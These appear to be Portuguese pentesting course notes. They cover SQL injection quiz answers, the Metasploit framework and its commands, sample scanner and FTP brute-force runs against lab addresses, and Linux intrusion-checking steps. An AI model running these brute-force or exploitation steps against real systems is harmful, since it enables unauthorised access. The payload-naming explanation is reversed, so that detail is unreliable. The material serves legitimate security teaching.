... : nome da coluna ou colunas a serem utilizadas.

R:

-u

-data
-dbs
-tables
-columns
-dump
-D
-T
-C

3. É correto afirmar que ataques SQL Injection ocorrem em partes do sistema que permitem interação do usuário com o sistema.
- Verdadeiro
 - Falso

R: Verdadeiro

4. Ataques SQL Injection ... consistem basicamente em utilizar campos ... do sistema para enviar comandos SQL maliciosos, para o ... da vítima. Tais comandos normalmente têm o objetivo de realizar ..., inclusões ou alterações não previstas inicialmente pelo sistema alvo. Desta forma, o atacante pode chegar ao ponto de obter ... da vítima.

R: SQLi, digitáveis, banco de dados, consultas, informações sensíveis.

5. Qual ferramenta é conhecida por fazer exclusivamente testes de SQL Injection?
- SQLmap
 - Hydra
 - John the Ripper
 - Nmap

R: SQLmap

Explorando o Alvo

- Em PenTestes o passo de Explorar Vulnerabilidade, que também pode ser chamado de Explorar o Alvo, é o momento de testar todos os hosts, portas, serviços e vulnerabilidades encontradas nos passos anteriores. Este passo consiste em verificar efetivamente se é possível invadir o alvo. Se fosse um ataque malicioso, seria o passo em que o hacker/cracker iria invadir realmente

a vítima, ou seja, para muitos esse passo é o ápice da cibersegurança ou da falta dela.

- Então aqui, **estera-se utilizar as vulnerabilidades encontradas nos hosts visando obter acesso ao alvo**, e se possível obter controle total do mesmo, objetivando também descobrir novas partes do sistema (partes que não eram possíveis de visualizar/acessar até invadir o alvo).
- **Para explorar vulnerabilidades é necessário conhecê-las**, assim um profissional de cibersegurança sempre deve estar atualizado e à procura de novas vulnerabilidades e como explorá-las. Também, é extremamente recomendável que o PenTester tenha conhecimentos em:
 - Programação;
 - Engenharia Reversa;
 - Sistemas Operacionais;
 - Bancos de dados;
 - Ferramentas automatizadas;
 - etc.

Metasploit

- No contexto de ferramentas automatizadas, o **Metasploit** é com certeza a ferramenta mais famosa no que se refere à **exploração de vulnerabilidades e efetivação em ganhar acesso ao alvo**.
- O Metasploit foi desenvolvido na linguagem de programação em **Ruby** e na verdade ele é um **framework** (arcabouço). Assim o **Metasploit** é organizado em três partes:
 - **Interface**: é a parte em que o PenTester interage com a ferramenta;
 - **Módulos**: é o núcleo do Metasploit, responsável por executar a parte de exploração de vulnerabilidades e outras funcionalidades que podem ser agregadas à ferramenta;
 - **Bibliotecas**: são as bibliotecas utilizadas para dar suporte aos módulos e interface.
- Uma boa maneira de entender/explorar o Metasploit é navegar na sua estrutura de diretório, tal como:

```
$ ls /usr/share/metasploit-framework
app      documentation  metasploit-framework.gemspec  msfdb      msfupdate  Rakefile      script-recon
config   Gemfile        modules                msf-json-rpc.ru  msfvenom   ruby           scripts
data     Gemfile.lock   msfconsole             msfrpc      msf-ws.ru  script-exploit tools
db       lib            msfd                   msfrpcd     plugins    script-password vendor
```

- Na estrutura de diretórios apresentada no exemplo anterior, é possível ver, por exemplo, **o executável da interface (msfconsole)**, **o diretório das bibliotecas (lib)** e **dos módulos (modules)**.
- Neste contexto, o **diretório dos módulos** merece atenção especial, já que é nele que estão presentes as principais funções/ferramentas do Metasploit. Então, entender sua estrutura é altamente recomendável. **A saída a seguir apresenta a estrutura de diretórios do subdiretório modules:**

```
# ls /usr/share/metasploit-framework/modules
auxiliary encoders evasion exploits nops payloads post
```

- A partir da saída anterior, é possível notar que há **7 subdiretórios**, que **por sua vez representam módulos/funcionalidades do Metasploit**. Cada um desses módulos **serão empregados em diferentes fases do PenTeste**. Esses módulos/diretórios são:
 - **Exploit:** **é o módulo que faz a exploração de vulnerabilidades**; Há aproximadamente 2.500 exploits, em 20 categorias, tais categorias são referentes à software/sistemas existentes, e por exemplo podem ser vistas listando o conteúdo do diretório exploits (ver saída a seguir);

```
ls /usr/share/metasploit-framework/modules/exploits
aix      bsd      example_linux_priv_esc.rb  example_webapp.rb  hpux  mainframe  openbsd  solaris
android  bsdi     example.py                 firefox             irix   multi      osx      unix
apple_ios  dialup  example.rb                 freebsd             linux  netware    qnx      windows
```

- A decisão de qual exploit utilizar, **deve estar fundamentada pelo passo de Enumeração do Alvo** (passo anterior), ou seja: **Sistema Operacional, portas abertas, serviços e versões de softwares**.

- **Payload:** **esse módulo é responsável por injetar códigos maliciosos que serão submetidos no alvo através do exploit**. Tais códigos maliciosos serão, por exemplo, **os dados enviados (payload) dentro de pacotes gerados pelo exploit, durante a exploração das vulnerabilidades**. Uma boa analogia entre exploit e payload é feita por SAGAR (2022), que diz que em um paralelo com o mundo real, o **exploit seria parecido com um míssil e o payload seria a carga explosiva do míssil**, ou seja, o míssil sem a carga explosiva não vale para muita coisa em uma guerra. **Há vários tipos de payload, todavia é possível classificá-los basicamente em:**

- **Single ou Inline:** são payloads autocontidos, tudo que eles precisam estão neles. Isso é bom, mas esses podem ser bem grandes;
- **Stagers e Stages:** Neste tipo, o código a ser executado pelo alvo pode ir em vários estágios, ou seja, em um primeiro momento pode ser enviado um ataque com um payload pequeno (chamado stager) e no segundo momento, com uma conexão já estabelecida, é enviado um payload maior (chamado the stage). Normalmente o stager é escrito em uma linguagem que gera um binário/executável muito pequeno (ex. assembly), assim o stage pode ser escrito em outra linguagem.
 - No Metasploit, um payload single tem '/' no nome, exemplo: windows/shell/reverse_tcp; já um staged possui '_', exemplo: windows/shell_reverse_tcp.
- **No Operation ou No Operation Performed (NOP):** são instruções em assembly que não fazem nada além de preencher espaços no payload, é um padding.
- **Encoders:** fornece ao Metasploit a capacidade de passar despercebido por sistemas de segurança como: antivírus, firewall, IDS, etc. Isso é feito cifrando o payload durante a exploração. Pegando a analogia do míssil, seria similar à ideia de enviar o míssil em baixa altitude, para ficar a baixo da linha do radar e assim não ser detectado. Então, a função do Encoders é ofuscar o código contido no ataque para que ele não seja detectado por nenhum sistema de segurança instalado no alvo.
- **Post:** contém vários scripts e ferramentas para ajudar em tarefas pós-invasão. Essas tarefas podem ser:
 - Escalar privilégios;
 - OS Credential dumping, que representa por exemplo, obter logins e senhas dos usuários do Sistema Operacional;
 - Roubar senhas salvas e cookies;
 - Obter key logs;
 - Executar scripts;
 - Manter o acesso no alvo.

- **Auxiliaries:** módulo que dá outras funcionalidades ao Metasploit, tais como: scan, sniffing, etc. Atualmente há mais de 1.000 módulos auxiliares no Metasploit.

MSFConsole - Interface do Metasploit

- A interação do PenTester com o Metasploit se dá pelo comando **msfconsole**, que é a interface do Metasploit. Assim, após executar tal comando o Pentester estará em um ambiente interativo, tal como mostra a saída a seguir:

None

```
# msfconsole
```

```
-----  
/ it looks like you're trying to run a \  
\ module /
```

```
-----
```

```
\
```

```
--  
/  \  
|  |  
@  @  
|  |  
|| |/  
|| ||  
|\_ /|  
\_-- /
```

```
=[ metasploit v6.2.9-dev  
]  
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post  
]
```

```
+  --  --=[ 867 payloads - 45 encoders - 11 nops
]
+          --          --=[          9          evasion
]
```

Metasploit tip: View advanced module options with
advanced

```
msf6 >
```

- Na saída do exemplo anterior, é possível observar a versão do Metasploit (2.6.9), bem como a quantidade de módulos (exploits, payloads, etc) e uma bela arte ASCII (tal arte é aleatória).

Comando help

- Como o **Metasploit** é bem vasto (vários módulos e funcionalidades), um **comando muito útil é o `help`**, que **irá apresentar os comandos e uma pequena descrição desses** (ver imagem a seguir).

None

```
msf6 > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging

```
exit          Exit the console
...
```

- Basicamente o comando **help** apresenta os comandos divididos da seguintes forma:
 - Principais (Core);
 - Módulos;
 - Tarefas;
 - Recursos de script;
 - Banco de dados do backend;
 - Credenciais do backend;
 - Desenvolvimento.
- O **help** também apresenta alguns exemplos de uso do Metasploit.
- Sabendo os comandos apresentados pelo **help**, **é possível obter mais informações a respeito de opções, parâmetros e exemplos de algum comando específico utilizando a opção ?** no final do comando, por exemplo.

None

```
msf6 > route ?
```

```
Route traffic destined to a given subnet through a
supplied session.
```

Usage:

```
route [add/remove] subnet netmask [comm/sid]
route [add/remove] cidr [comm/sid]
route [get] <host or network>
route [flush]
route [print]
```

Subcommands:

```
add - make a new route
remove - delete a route; 'del' is an alias
flush - remove all routes
```



```
get - display the route for a given target
print - show all active routes
```

Examples:

```
Add a route for all hosts from 192.168.0.0 to
192.168.0.255 through session 1
```

```
route add 192.168.0.0 255.255.255.0 1
```

```
route add 192.168.0.0/24 1
```

```
...
```

- Neste exemplo foi utilizado o comando **route**, **que pode ser utilizado para adicionar/remover/visualizar rotas para redes** - isso pode ser útil durante testes.

Comando show

- Outro comando muito útil é o **show** que **apresenta em mais detalhes as opções e parâmetros que podem ser utilizados em cada módulo**. Desta forma, é bem comum utilizar o comando show, com as seguintes opções:
 - **show auxiliary**: mostra o módulo as funções auxiliares disponíveis;
 - **show exploits**: mostra os exploits disponíveis;
 - **show payload**: mostra os payloads disponíveis. Caso o Pentester já tenha selecionado um exploit, serão apresentados apenas os payloads suportados por aquele exploit;
 - **show encoders**: mostra os encoders disponíveis;
 - **show nops**: mostra todos os NOPS;
 - **show options**: mostra as opções disponíveis para um dado módulo;
 - **show targets**: mostra as opções de Sistemas Operacionais disponíveis para um dado exploit;

- **show advanced**: apresentará opções avançadas de execução para um dado exploit.

- O exemplo a seguir apresenta a saída do comando **show exploits**:

```
msf6 > show exploits

Exploits
=====

#      Name                                                                 Disclosure Date  Rank
-      -
0      exploit/aix/local/ibstat_path                                           2013-09-24      exc
1      exploit/aix/local/xorg_x11_server                                       2018-10-25      gre
2      exploit/aix/rpc_cmds_opcode21                                           2009-10-07      gre
3      exploit/aix/rpc_ttdbserverd_realpath                                    2009-06-17      gre
4      exploit/android/adb/adb_server_exec                                       2016-01-01      exc
5      exploit/android/browser/samsung_knox_smdm_url                           2014-11-12      exc
6      exploit/android/browser/stagefright_mp4_tx3g_64bit                      2015-08-13      nor
7      exploit/android/browser/webview_addjavascriptinterface                  2012-12-21      exc
8      exploit/android/fileformat/adobe_reader_pdf_js_interface                2014-04-13      goo
9      exploit/android/local/binder_uaf                                          2019-09-26      exc
10     exploit/android/local/futex_requeue                                     2014-05-03      exc

...

```

Disclosure Date	Rank	Check	Description
2013-09-24	excellent	Yes	ibstat \$PATH Privilege Escalation
2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
2009-06-17	great	No	ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
2012-12-21	excellent	No	Android Browser and WebView addJavascriptInterface Code Execution
2014-04-13	good	No	Adobe Reader for Android addJavascriptInterface Exploit
2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit

Comando info

- O comando **info** apresenta **detalhes a respeito de um módulo específico**. Por exemplo podemos ver os módulos do tipo Exploits com o comando **show** e escolher um para ver em detalhes com o comando **info**, tal como é apresentado na saída a seguir:

```

msf6 > info exploit/windows/ssh/putty_msg_debug

    Name: PuTTY Buffer Overflow
    Module: exploit/windows/ssh/putty_msg_debug
    Platform: Windows
    Arch:
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Normal
    Disclosed: 2002-12-16

Provided by:
    MC <mc@metasploit.com>

Available targets:
    Id  Name
    --  ---
    0    Windows 2000 SP4 English
    1    Windows XP SP2 English
    2    Windows 2003 SP1 English

Check supported:
    No

Basic options:
    Name      Current Setting  Required  Description
    ----      -
    SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
              or 0.0.0.0 to listen on all addresses.
    SRVPORT    22               yes       The SSH daemon port to listen on
    SSL        false            no        Negotiate SSL for incoming connections
    SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)

```

Payload information:

Space: 400

Avoid: 1 characters

Description:

This module exploits a buffer overflow in the PuTTY SSH client that is triggered through a validation error in SSH.c. This vulnerability affects versions 0.53 and earlier.

References:

<https://nvd.nist.gov/vuln/detail/CVE-2002-1359>

OSVDB (8044)

<http://www.rapid7.com/advisories/R7-0009.html>

<http://www.securityfocus.com/bid/6407>

- Na saída anterior, são apresentadas informações como:
 - Nome do exploit;
 - plataforma que ele afeta;
 - versões do alvo;

- **variáveis** que podem ser configuradas para o uso deste (veremos isso a seguir);
- **descrição**;
- etc.

Comando search

- Outro comando extremamente útil para buscas em módulos do Metasploit é o **search**, com ele é possível **buscar por palavras em descrições, nomes, caminhos dos módulos do Metasploit**. Para isto basta passar o comando, seguido de um termo de busca, e o resultado será tudo que foi encontrado e está relacionado com o termo utilizado na busca. Veja o exemplo a seguir:

```
msf6 > search juniper

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/networking/juniper_config		normal	No	Juniper Configurati
1	post/networking/gather/enum_juniper		normal	No	Juniper Gather Devi
2	auxiliary/dos/tcp/junos_tcp_opt		normal	No	Juniper JunOS Malfe
3	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Backdoc
4	exploit/windows/browser/juniper_sslvpn_ive_setupdll	2006-04-26	normal	No	Juniper SSL-VPN IVE
5	exploit/windows/vpn/safenet_ike_11	2009-06-01	average	No	SafeNet SoftRemote

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/vpn/safenet_ike_11

- Neste exmplo anterior, foi passado o **termo de busca juniper**, que e foram retornados 5 resultados. Também é possível realizar a **busca utilizando mais de um termo**, como no exemplo a seguir:

```
msf6 > search ssh juniper

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Backdoor Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/juniper_backdoor

Comando use

- Após as buscas, é possível informar para o Metasploit, **qual módulo será utilizado para o teste de invasão**. Isso é feito utilizando o comando **use**, **seguido do nome completo do módulo, ou do índice**

(#) retornado em uma busca com o comando `search` ou `show`, por exemplo.

- Então, imagine que queiramos executar o scanner de backdoor encontrado na busca do exemplo anterior (`search ssh juniper`), com o nome do módulo basta utilizar o comando `use` seguido deste nome `auxiliary/scanner/ssh/juniper_backdoor` ou do seu índice na busca, que neste caso é o 0. Veja a saída a seguir:

None

```
msf6 > use auxiliary/scanner/ssh/juniper_backdoor
msf6 auxiliary(scanner/ssh/juniper_backdoor) >
```

- No exemplo anterior dá para ver que o comando `use` carregou o módulo `scanner/ssh/juniper_backdoor`, que agora está sendo indicado dentro do prompt de comando do Metasploit.
- Depois de utilizar o `use`, já dentro do módulo, é possível executar outros comandos, tais como:
 - `options` - mostra as opções do módulo, principalmente a questão de variáveis que devem/podem ser configuradas (ver próxima seção);
 - `check` - verifica se o exploit funciona no alvo, sem necessariamente explorá-lo - não são todos os módulos que suportam essa opção;
 - `run` - executa o módulo auxiliar;
 - `exploit` - executa o módulo de exploit;
 - `back` - sair do módulo.

Variáveis no Metasploit

- Muitos exploits do Metasploit utilizam variáveis para identificar, por exemplo o IP do alvo, portas, etc. Tais variáveis podem ser vistas com os comandos `info` e `options` (já dentro do módulo), tal como apresentado anteriormente. Todavia as principais variáveis normalmente são:
 - `LHOST` - Local Host: indica o IP do host que esta fazendo o ataque/teste. Como o host do Pentester pode ter mais de uma

interface de rede e essa pode ter mais de um endereço IP, pode ser necessário indicar qual IP será utilizado durante os testes;

- **LPORT - Local Port:** semelhante ao anterior, mas **indica a porta de rede a ser utilizada do lado do atacante/Pentester**. Muito utilizado para criar um shell reverso durante o ataque/teste;
 - **RHOST - Remote Host:** **Indica o IP do alvo**, ou seja, da máquina que receberá o ataque/teste;
 - **RPORT - Remote Port:** **Indica a porta que será explorada**, a porta do alvo/vítima.
- As variáveis apresentadas anteriormente, bem como outras que podem existir, **podem ser manipuladas através dos seguintes comandos:**
 - **set:** configura uma variável para o módulo atual;
 - **setg:** configura uma variável, mas de forma global. Ou seja, o valor dela valerá para outros módulos (auxiliares e exploits);
 - **unset:** remove o valor de uma variável;
 - **unsetg:** remove o valor de uma variável global;
 - **get:** retorna o valor aplicado em uma variável;
 - **getg:** mesmo que o anterior, mas retorna em nível global.
 - Todos os comandos anteriores devem ser seguidos do nome da variável que se pretende usar.
 - Além do comando **get**, é muito comum utilizar o comando **options** para verificar o valor da variável em um dado módulo.
 - O exemplo a seguir apresenta como entrar em um módulo, configurar o valor de uma variável, ver se o valor está correto e executar o módulo:

```

msf6 > use auxiliary/scanner/ssh/juniper_backdoor
msf6 auxiliary(scanner/ssh/juniper_backdoor) > options

Module options (auxiliary/scanner/ssh/juniper_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
  RPORT    22            yes        The target port
  THREADS  1            yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ssh/juniper_backdoor) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1

msf6 auxiliary(scanner/ssh/juniper_backdoor) > options

Module options (auxiliary/scanner/ssh/juniper_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.1    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
  RPORT    22            yes        The target port
  THREADS  1            yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ssh/juniper_backdoor) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/juniper_backdoor) >

```

- Então, no exemplo anterior, foram realizadas os seguintes procedimentos:
 - **Utilizar o módulo** (use auxiliary/scanner/ssh/juniper_backdoor);
 - **Ver as variáveis/opções do módulo (options);**
 - **Configurar a variável RHOSTS, para testar o host 192.168.56.1** (set RHOSTS 192.168.56.1);
 - **Ver se a variável foi configurada corretamente (options);**
 - **Executar o módulo Auxiliar (run).**

Módulos Auxiliary

smb_version

- O módulo **auxiliary/scanner/smb/smb_version** realiza um scan procurando por informações de servidores SMB (arquivos e impressoras do Windows). A seguir são apresentados os comandos e saídas para este tipo de scan:

```

msf6 > search smb_version

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  - - - - -                               - - - - -
0  auxiliary/scanner/smb/smb_version         normal         No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
- - - - -
RHOSTS    192.168.56.3    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
THREADS   1               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > setg RHOSTS 192.168.56.3
RHOSTS => 192.168.56.3
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.3:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:0s)
[+] 192.168.56.3:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:METASPLOITABLE3) (os:Windows)
[*] 192.168.56.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

- No exemplo, foi identificado um Windows 2008 R2 com SP1 e execução. Lembrando que o protocolo SMB é constantemente atacado.

ftp_login

- O módulo **ftp_login** realiza um ataque de força bruta contra **servidores FTP**. Assim, é necessário especificar para ele um **arquivo de usuário/senha** que será submetido ao servidor FTP alvo. Veja os comandos e saídas a seguir:


```

msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  ...
  password to authenticate with
  PASS_FILE              no          File containing passwords, one per line
  ...
  RHOSTS                192.168.56.108 yes        The target host(s), see https://github.com/rapid7/metasploit-fr
  g-Metasploit
  RPORT                 21           yes        The target port (TCP)
  ...
  USER_FILE            no          File containing usernames, one per line
  VERBOSE              true         yes        Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.56.108
RHOSTS => 192.168.56.108
msf6 auxiliary(scanner/ftp/ftp_login) > set USERPASS_FILE /usr/share/wordlists/rockyou.txt
USERPASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.56.108:21 - 192.168.56.108:21 - Starting FTP login sweep
[!] 192.168.56.108:21 - No active DB -- Credential data will not be saved!
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: 123456: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: 12345: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: 123456789: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: password: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: iloveyou: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: princess: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: 1234567: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: rockyou: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: 12345678: (Incorrect: )
[-] 192.168.56.108:21 - 192.168.56.108:21 - LOGIN FAILED: abc123: (Incorrect: )

```

- Neste exemplo foi utilizado o arquivo de senhas /usr/share/wordlists/rockyou.txt, que estava disponível no Kali Linux.

Integrando com Nmap

Iniciando Banco de Dados

- Para isso é necessário iniciar o PostgreSQL (deduzindo que já está instalado). No Kali Linux isso pode ser feito com:

```

None
# /etc/init.d/postgresql start

```

Criando Tabelas Metasploit no Banco de Dados

- Depois é necessário **iniciar/criar as tabelas do Metasploit**:

None

```
# msfdb init
```

- Feito isso é possível **verificar o status do banco de dados do Metasploit com o comando db_status**, já dentro do msfconsole.

Realizando Scan e Consultando

- Após iniciar o banco de dados, criar as tabelas é possível iniciar o uso do Nmap integrado com o Metasploit, por exemplo:

Auditoria/Práticas de Segurança

- Para verificar se o sistema está limpo e não teve a sua segurança comprometida é possível seguir os seguintes passos:
 1. **Desconexão de usuários não autorizados;**
 2. **Identificação e fechamento dos processos não autorizados;**
 3. **Verificação de evidência de tentativas de invasão nos arquivos de registros (logs);**
 4. **Verificação de danos potenciais no sistema de arquivos;**
 5. **Verificação da estabilidade e da disponibilidade do sistema.**

Desconexão de Usuários Não Autorizados

- A primeira coisa a se fazer neste caso é **verificar se ninguém não autorizado tem o acesso físico ao sistema**, caso isto ocorra proteja fisicamente o acesso ao seu sistema.
- Em um servidor Linux é possível **verificar os usuários ativos através do comando w ou who**, por exemplo:

#w

```
14:50:49 up 4 min,  2 users,  load average: 0,22, 0,41, 0,19
USER      TTY      FROM          LOGIN@      IDLE        JCPU       PCPU       WHAT
root      tty6     -             14:49       6.00s       0.03s      0.00s      top
joao      :0       -             14:47       ?xdm?      15.43s     0.04s      startkde
133t      pts/4    10.0.0.254    15:07       0.00s       0.01s      0.00s      lastlog
```

- O comando **w** **produz uma listagem com todos os usuários conectados no sistema**. O w lista a origem do logon e mostra o processo em execução no momento.

- Através do comando `w` é possível verificar algumas anomalias quanto a usuários, por exemplo, um nome de usuário estranho como `133t` que nunca foi visto antes, pode significar um cracker.
- O caso pode ser pior ainda se ele estiver **conectado a partir do gateway da rede**, e estiver fazendo **uso de servidores FTP, Telnet ou do comando `top` para monitorar “quem” e “o que” está no sistema**.
- Para evitar qualquer risco, é provável que depois de uma possível invasão, reinstalemos todos os servidores internos importantes. Mas, antes de tomar essa decisão devemos aguardar até a questão ter sido investigada a fundo. **A reinstalação imediata do servidor pode apagar informações úteis sobre a invasão e como evitá-la futuramente.**

Como Bloquear uma Conta de Usuário Suspeito

- Todas as **contas suspeitas deverão ser bloqueadas**. Isto é possível executando o comando `passwd`, com a **opção `-l`** (do inglês locked), por exemplo:

`passwd -l` nome_do_usuario

ou

`passwd -lock` nome_do_usuario

- **Contas duplicadas** no arquivo `/etc/passwd` que tenham a mesma UID (número que identifica o usuário no Linux) **também devem ser desativadas**. Não é incomum para um intruso configurar uma **conta que tenha UID=0 (uma duplicata da conta root)**, que vise dar acesso ao sistema com privilégio de root.
- Outra ferramenta útil para a **identificação de logons de usuário não-autorizados** é o comando `last`, que **relata a atividade do arquivo `/var/log/wtmp`. Todo acesso dos usuários ao sistema deverá ser registrado nesse arquivo**. Alguns crackers muitas vezes excluíram este arquivo.
- Uma saída do comando `last`:

```
#last
133t pts/4 10.0.0.254 Mon Apr 17 15:07 still logged in
luiz pts/4 localhost Mon Apr 17 15:06 - 15:06 (00:00)
root tty6 Mon Apr 17 14:49 still logged in
```

Identificação e Fechamento dos Processos Não-autorizados

- O comando **ps** do Linux é uma ótima ferramenta para a **identificação e compreensão de tarefas que estão sendo executadas pelo sistema.**
- O comando **ps** **gera uma lista com todos os processos em execução e seus atributos.**
- Sendo as opções mais frequentes do comando **ps**, as que seguem:
 - **a:** **Mostra os processos em execução de todos os usuários.** Sem a opção **a** o **ps** mostra apenas os processos pertencentes ao usuário que executou o **ps**.
 - **u:** **Lista processos incluindo nome dos usuários, donos dos processos, hora do início das execuções, percentual de CPU, percentual de memórias e terminal associado.**
 - **x:** **Mostra lista de processos que não têm um terminal associado.** Útil para visualizar processos servidores (daemons)
 - **f:** **Mostra os processos em forma de árvore.** Muito útil para identificar a relação de processos pai e filho.

- Exemplo:

#ps aux

```
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   668   128 ?        S      14:46   0:00 init [4]
root    4064  0.0  0.2   1520   488 ?        Ss     14:46   0:00 /usr/sbin/inetd
root    4321  0.0  0.5   3356   996 ?        Ss     14:46   0:00 /usr/sbin/sshd
root    4780  0.1  0.5   2068   972 tty6      S+    14:50   0:06 top
root    4863  0.0  0.4   2480   852 pts/3    R+    16:14   0:00 ps -aux
```

- O comando **pstree**, também é muito útil para identificar a relação entre processos, pois este **mostra toda a árvore de processos desde o init até o último processo em execução.** É similar ao comando **ps auxf**. Muito útil para o entendimento da hierarquia dos processos no Linux.

```

init(1) --+--acpid(4471)
| -bash(4550) ---top(4780)
| -cardmgr(1272)
| -crond(4468)
| -cupsd(4454)
| -dcopserver(4652)
| -events/0(3)
| -gpm(4548)
| -inetd(4064)
| -kaccess(4661)
| -kalarmd(4691)
| -kded(4656)
| -kdeinit(4649) --+--artsd(4663) ---artsd(4664)
| | -kio_file(4683)
| | -klaucher(4654)
| | -konsole(4687) --+--bash(4703)
| | | -bash(4705) ---pstree(4866)
| | | -bash(4701)
| | -kwin(4678)
| -soffice(4728) ---soffice.bin(4739) ---soffice.bin(4740) --+--soffice

```

- É comum em um sistema que esteja corrompido que os comandos **top**, **ps** e **ps**tree sejam alterados para esconder algum processo malicioso. Assim os processos em execução podem ser checados diretamente no kernel através da leitura da lista de processos:

```
# cat /proc/*/stat | awk '{print $1,$2}'
```

Identificando Especificamente Processos e Serviços de Rede

- O comando **netstat** é útil para **identificar conexões de rede, tabelas de rotas, estatísticas das interfaces**, dentre outros.
- Assim, o netstat é muito útil para a identificação e análise de processos de redes, sendo as suas **principais opções**:
 - **-c**: **habilita o netstat para trabalhar de modo contínuo**;
 - **-i**: **lista as interfaces e as estatísticas**;
 - **-n**: **desabilita a resolução de nomes**;
 - **-p**: **mostra os processos responsáveis pela execução de serviços da rede**;
 - **-r**: **exibe a tabela de rotas**;
 - **-a**: **mostra todas as conexões**.
- Para **descobrir quais processos estão ativos em determinadas portas TCP/IP** execute o comando **netstat -ap**:

```
#netstat -ap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 *:time                  *:                       LISTEN      4064/inetd
tcp        0      0 *:ftp                   *:                       LISTEN      4064/inetd
udp        0      0 10.0.0.254:netbios-ns  *:                       4546/nmbd
udp        0      0 192.168.0.25:netbios-ns *:                       4546/nmbd
```

- O **ss -ap -tcp** faz a mesma coisa

Exemplo Prático de Comprometimento do Sistema

- Por alguns dias, o administrador fica perplexo, porque, logo após uma reinicialização do sistema, há um processo chamado **sndme** em execução. Uma varredura no sistema não localiza nenhum arquivo com esse nome.
- Quando o comando netstat -ap estava em execução, a seguinte linha estava presente na saída:

```
udp        0      0 *:32145                 *:                       LISTEN      1118/sndme
```

- Isso significa que o processo chamado sndme estava aguardando algo acontecer na porta UDP 32145.
-

Verificação de Evidência de Tentativas de Invasão no Arquivos de Log

- O arquivo de **log (arquivos de log armazenam informações sobre status do sistema)** do sistema podem ser uma “mina de ouro” de informações sobre o quão segura está o sistema computacional.
- O **diretório /var/log** no Linux que contém os **principais logs do sistema**, e o **principal arquivo de log é o /var/log/messages**. Entretanto, arquivos de log do sistema como o /var/log/messages são muito grandes e podem conter inúmeras informações, o que torna difícil a obtenção rápida e fácil de informações úteis.
- Para tentar resolver o problema de obtenção de informações nesses arquivos é necessário que a pessoa responsável pela segurança saiba **utilizar filtros de texto e procure por termos referentes à segurança**, tais como, as **palavras-chaves: fail e repeat**.
- Os seguintes comandos podem ser usados para filtrar textos:

```
# grep fail /var/log/messages
```

```
# grep repeat /var/log/messages
```

